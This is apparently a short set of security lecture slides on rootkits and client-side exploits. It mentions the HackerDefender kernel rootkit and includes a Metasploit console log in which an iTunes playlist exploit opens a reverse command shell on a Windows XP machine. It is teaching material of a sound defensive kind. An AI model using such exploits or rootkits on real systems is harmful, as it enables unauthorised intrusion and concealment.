
# "3rd Party" Rootkits

- Used for more advanced post exploitation. Hiding process, files, data exfil.
- HackerDefender written by HolyFather
  - Kernel mode rootkit
  - Holy Father offered custom builds of HD to bypass AV/IDS
  - Well understood so we will use this in Lab 4

## **Client Side Exploits**

- Network side exploits are becoming more and more rare
- Attackers have moved to "client side" exploits
- Client-side exploits leverage software/applications running on the target system
- Browser based attacks are common
- Java also significant attack vector


# **Example Client Side Exploit**



## **Example Client Side Exploit**

```
msf> exploit(apple itunes playlist) > exploit
[*] Started reverse handler
[*] Using URL: http://10.10.11.10:8080/mycoolplaylist.pls
[*] Server started.
[*] Exploit running as background job.
msf> exploit(apple itunes playlist) >
[*] Sending stage \overline{(474 \text{ by} \overline{\text{tes}})}
[*] Command shell session 1 opened (10.10.21.10:65535 ->
192.168.113.10:1075)
msf> exploit(apple itunes playlist) > sessions -i 1
[*] Starting interaction with 1...
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\System32\>
```

# **Armitage – GUI for Metasploit**





### **Next Lecture**

Post Exploitation – Actions on Target